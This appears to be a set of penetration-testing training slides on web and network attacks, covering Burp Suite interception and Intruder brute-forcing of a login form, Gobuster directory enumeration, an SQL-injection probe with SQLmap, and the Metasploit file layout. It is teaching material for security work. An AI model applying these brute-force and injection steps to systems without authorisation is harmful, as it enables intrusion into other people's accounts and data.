

Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

Starting Burp Suite:

- Since we configured the proxy IP as 127.0.0.1 and port 8080, so we need to configure in Firefox settings as the same IP and port.
- Choose **Use this proxy server for all protocols** and click **OK**
- Then, you now can use Burp Suite to perform the security assessment on your target web application.

Web Application Attacks

• • •
• • •
• • •
• • •
• • •

VII. Web Application Attacks

2. Burp Suite

a. Burp Proxy



Burp Suite contains an intercepting proxy that lets the user see and modify the contents of requests and responses while they are in transit. It also lets the user send the request/response under monitoring to another relevant tool in Burp Suite, removing the burden of copy-paste. The proxy server can be adjusted to run on a specific loop-back ip and a port. The proxy can also be configured to filter out specific types of request-response pairs.

VII. Web Application Attacks

2. Burp Suite

a. Burp Proxy



Now, let's try to intercept request on SalaCyber website

The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v2.1.04 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The toolbar below the menu has tabs for Dashboard, Target, **Proxy**, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and JSON Beautifier. The "Proxy" tab is selected, and the "Intercept" sub-tab is also selected. Below the toolbar, there is a message: "Request to https://salacyber.com:443 [104.27.159.107]". There are four buttons: Forward, Drop, Intercept is on (which is off), and Action. To the right of these buttons is a "Comment this item" input field with a colorful icon and a question mark. At the bottom of the window, there are tabs for Raw, Params, Headers, and Hex. The main pane displays an incoming HTTP request:

```
GET /instructor/porhai-eung/ HTTP/1.1
Host: salacyber.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://salacyber.com/
Connection: close
Cookie: csrf_token=ZnovpVLB0Rix0PABtpIx7c2UzWRlUFKJ3xdPilbSrauE6eoBKBzWCoiNT2CDgSV3; __cfduid=dd757510ala74f4f4e59428806ec6bc501601701440; _fbp=fb.1.1601701440242.1467177100
Upgrade-Insecure-Requests: 1
```

Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

a. Burp Proxy

After we try to send a request to the web server, we observed that there are some information in the intercept request. Those information can be useful where we can identify the technologies used of the web application and understanding the process of that particular web application.

```
Raw Params Headers Hex
GET /instructor/porhai-eung/ HTTP/1.1
Host: salacyber.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://salacyber.com/
Connection: close
Cookie: csrftoken=ZnovpVLB0Rix0PABtpIx7c2UzWRlUFKJ3xdPilbSrauE6eoBKBzWCoINT2CDgSV3; __cfduid=dd757510ala74f4f4e59428806ec6bc501601701440; _fbp=fb.1.1601701440242.1467177100
Upgrade-Insecure-Requests: 1
```



Web Application Attacks

VII. Web Application Attacks

2. Burp Suite



a. Burp Proxy

There is a history list available in HTTP history which we can look back of web portal that we have access and intercept the request.

The screenshot shows the Burp Suite interface with the "HTTP history" tab selected. The window title is "Burp Suite Community Edition v2.1.04 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". The top navigation bar has tabs for "Dashboard", "Target", "Proxy" (which is highlighted in orange), "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "JSON Beautifier". Below the tabs is a sub-navigation bar with "Intercept" (highlighted in orange), "HTTP history" (selected), "WebSockets history", and "Options". A filter bar at the top says "Filter: Hiding CSS, image and general binary content". The main table lists 11 rows of network traffic data:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	S
1	https://salacyber.com	GET	/instructor/porhai-eung/					text	txt			
2	http://detectportal.firefox.com	GET	/success.txt					text	txt			
3	http://detectportal.firefox.com	GET	/success.txt					text	txt			
4	http://detectportal.firefox.com	GET	/success.txt					text	txt			
5	http://detectportal.firefox.com	GET	/success.txt					text	txt			
6	https://aus5.mozilla.org	GET	/update/3/GMP/68.2.0/2019111320553...					XML	xml			
7	http://detectportal.firefox.com	GET	/success.txt					text	txt			
8	http://detectportal.firefox.com	GET	/success.txt					text	txt			
9	https://firefox.settings.services...	GET	/v1/buckets/monitor/collections/chang...									
10	https://servicesaddons.mozilla...	GET	/api/v3 addons/search/?guid=default-t...	✓								
11	https://servicesaddons.mozilla...	GET	/api/v3 addons/compat-override/?guid...	✓								

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

It is a fuzzer. This is used to run a set of values through an input point. The values are run and the output is observed for success/failure and content length. Usually, an anomaly results in a change in response code or content length of the response.

Burp Suite allows brute-force, dictionary file and single values for its payload position. The intruder is used for:

- Brute-force attacks on password forms, pin forms, and other such forms.
- The dictionary attack on password forms, fields that are suspected of being vulnerable to XSS or SQL injection.
- Testing and attacking rate limiting on the web-app.

Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

Now, let's try to access to a testing website and try to use intruder to bruteforce login to the dashboard

- First, make sure you already configure Burp Suite and ensure **Intercept is on**
- Access to the login page and fill-out the random Username and password, then click **Login**

The screenshot shows a web browser displaying a login form. The title bar says "Login". Below it, a red banner reads "Please sign-in". The form has two fields: "Name" with the value "test" and "Password" with the value "....". At the bottom is a blue "Login" button. An orange arrow points to the "Login" button. Below the form, a link says "Dont have an account? Please register here".



Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- Now, we could received the information in the Burp Proxy and we need to send it to **Intruder** to perform the bruteforce



VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- Go to intruder tap and you will be able to set the target for the bruteforce
- You can configure intruder to run on particular field that want to bruteforce. However, we selected both username and password by using button **Add** button. If you want to perform the bruteforce only for password, you will need to select on the input username field and use **Clear** button.

b. Burp Intruder

- Since everything is in place, now it's time to start the attack

Web Application Attacks

VII. Web Application Attacks

2. Burp Suite

b. Burp Intruder

- In the intruder dashboard, you will see the live results after launch the attack

The screenshot shows the Burp Suite Intruder dashboard. At the top, there are tabs for Results, Target, Positions, Payloads, and Options. Below the tabs, a message says "Filter: Showing all items". The main area is a table with columns: Request, Payload1, Payload2, Status, Error, Timeout, and Length. The table contains 14 rows of data. The first row is highlighted in orange. The last row (index 6) has a payload of `!@#\$%` and a status of 200.

Request	Payload1	Payload2	Status	Error	Timeout	Length
118	Admin	ADMIN	302			39590
442	Admin	Admin	302			39590
9595	Admin	admin	302			39590
8527	User	USER	302			39593
8653	User	User	302			39593
29362	User	user	302			39593
0			200			39432
1	Admin	!@#\$%	200			39432
2	Admin1	!@#\$%	200			39432
3	Dave	!@#\$%	200			39432
4	User	!@#\$%	200			39432
5	Pete	!@#\$%	200			39432
6	Paul	!@#\$%	200			39432

At the bottom, there are tabs for Request (selected), Response, and a row of buttons for Raw, Params, Headers, and Hex.

c. Burp Repeater

Burp Repeater is a simple tool for manually manipulating and reissuing individual HTTP and WebSocket messages, and analyzing the application's responses. You can use Repeater for all kinds of purposes, such as changing parameter values to test for input-based vulnerabilities, issuing requests in a specific sequence to test for logic flaws, and reissuing requests from Burp Scanner issues to manually verify reported issues.



The main Repeater UI lets you work on multiple different messages simultaneously, each in its own tab. When you send messages to Repeater, each one is opened in its own numbered tab. You can rename tabs by double-clicking the tab header.

VII. Web Application Attacks



2. Burp Suite

c. Burp Repeater

Burp Repeater usage:

Web Application Attacks

VII. Web Application Attacks

3. Gobuster

Gobuster is a scanner that looks for existing or hidden web objects. It works by launching a dictionary attack against a web server and analyzing the response.

Gobuster usage:

```
kali㉿kali:~$ gobuster -h
```

Usage of gobuster:

- P string Password for Basic Auth (dir mode only)**
- U string Username for Basic Auth (dir mode only)**
- a string Set the User-Agent string (dir mode only)**

Web Application Attacks

VII. Web Application Attacks

3. Gobuster

You can use below command to run gobuster to find hidden directory of your target website:

```
kali@kali:~$ gobuster -e -u https://testing.com/ -w /usr/share/wordlists/dirb/common.txt -t 4
```

Gobuster v1.2 **OJ Reeves (@TheColonial)**

```
=====
[+] Mode      : dir

• • •
• • •

VII. Web Application Attacks

5. SQLmap

If you observe a web url that is of the form **http://testing.com/listproducts.php?cat=1**, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.

A simple test to check whether your target website is vulnerable would be to replace the value in the get request parameter with an asterisk (*). For example,

```
http://testing.com/listproducts.php?cat=*
```

Web Application Attacks

VII. Web Application Attacks

5. SQLmap

As below error occurred, we can assume that the target web server is vulnerable with sql injection.

**Error: You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax
to use near '*' at line 1 Warning: mysql_tech_array()
expects parameter 1 to be resource, Boolean given in

Network and Server Attacks

VIII. Network and Server Attacks

1. Overview

Network attack is an attempt to gain unauthorized access to an organization's network, with the objective of stealing data or perform other malicious activity. For instance, attackers gain access to a network and can monitor or steal sensitive information, but without making any change to the data, leaving it intact.

Server-side attacks (also called service-side attacks) are launched directly from an attacker (the client) to a listening service which seek to compromise and breach the data that present on a server.

4. Exploits
5. Payloads
6. Meterpreter

Network and Server Attacks



VIII. Network and Server Attacks

2. Metasploit Framework

Metasploit Framework (MSF) is far more than just a collection of exploits—it is also a solid foundation that you can build upon and easily customize to meet your needs. This allows you to concentrate on your unique target environment and not have to reinvent the wheel.

MSF is one of the single most useful security auditing tools freely available to security professionals today. From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins, the Metasploit Framework provides a truly impressive work environment.

Network and Server Attacks



VIII. Network and Server Attacks

2. Metasploit Framework

a. File System and Libraries

In learning how to use Metasploit, take some time to make yourself familiar with its filesystem and libraries. In Kali Linux, Metasploit is provided in the `metasploit-framework` package and is installed in the `/usr/share/metasploit-framework` directory, the top-level of which is shown below.

```
root@kali:/usr/share/metasploit-framework# ls
app           lib          msfrpc      ruby
config        metasploit-framework.gemspec msfrpcd    script-exploit
data          modules       msfupdate   script-password
db            msfconsole   msfvenom   script-recon
documentation msfd         msf-ws.ru  scripts
Gemfile       msfdb        plugins    tools
Gemfile.lock  msf-json-rpc.ru Rakefile   vendor
root@kali:/usr/share/metasploit-framework#
```



VIII. Network and Server Attacks

2. Metasploit Framework

a. File System and Libraries

The MSF filesystem is laid out in an intuitive manner and is organized by directory. Some of the more important directories are briefly outlined below:

- **Data:** is a directory contains editable files used by Metasploit to store binaries required for certain exploits, wordlists, images, and more.
- **Documentation:** is a directory contains the available documentation for the framework.
- **Lib:** is a directory contains the ‘meat’ of the framework code base.
- **Modules:** is a directory where you will find the actual MSF modules for exploits, auxiliary and post modules, payloads, encoders, and nop generators.
- **Plugins:** is a directory that store plugins for metasploit framework

VIII. Network and Server Attacks



2. Metasploit Framework

a. File System and Libraries

The MSF filesystem is laid out in an intuitive manner and is organized by directory. Some of the more important directories are briefly outlined below:

- **Scripts:** is a directory that contains Meterpreter and other scripts
